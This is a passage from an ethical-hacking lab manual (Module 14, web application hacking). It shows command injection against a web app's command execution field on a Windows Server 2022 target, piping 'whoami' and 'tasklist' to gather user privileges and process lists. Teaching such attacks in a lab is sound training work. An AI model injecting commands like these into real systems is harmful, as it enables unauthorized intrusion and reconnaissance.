


Module 14 – Hacking Web Applications

18. This infers that the command execution field is vulnerable and that you can remotely execute commands.
19. Now, extract more information regarding the target machine, **Windows Server 2022**.
20. Type the command | **whoami** and click **Submit**.




21. The application displays the user, group, and privileges information for the user currently logged onto the **Windows Server 2022** machine, as shown in the screenshot.




Module 14 – Hacking Web Applications

22. Now, type | **tasklist**, and click **Submit** to view the processes running on the machine.



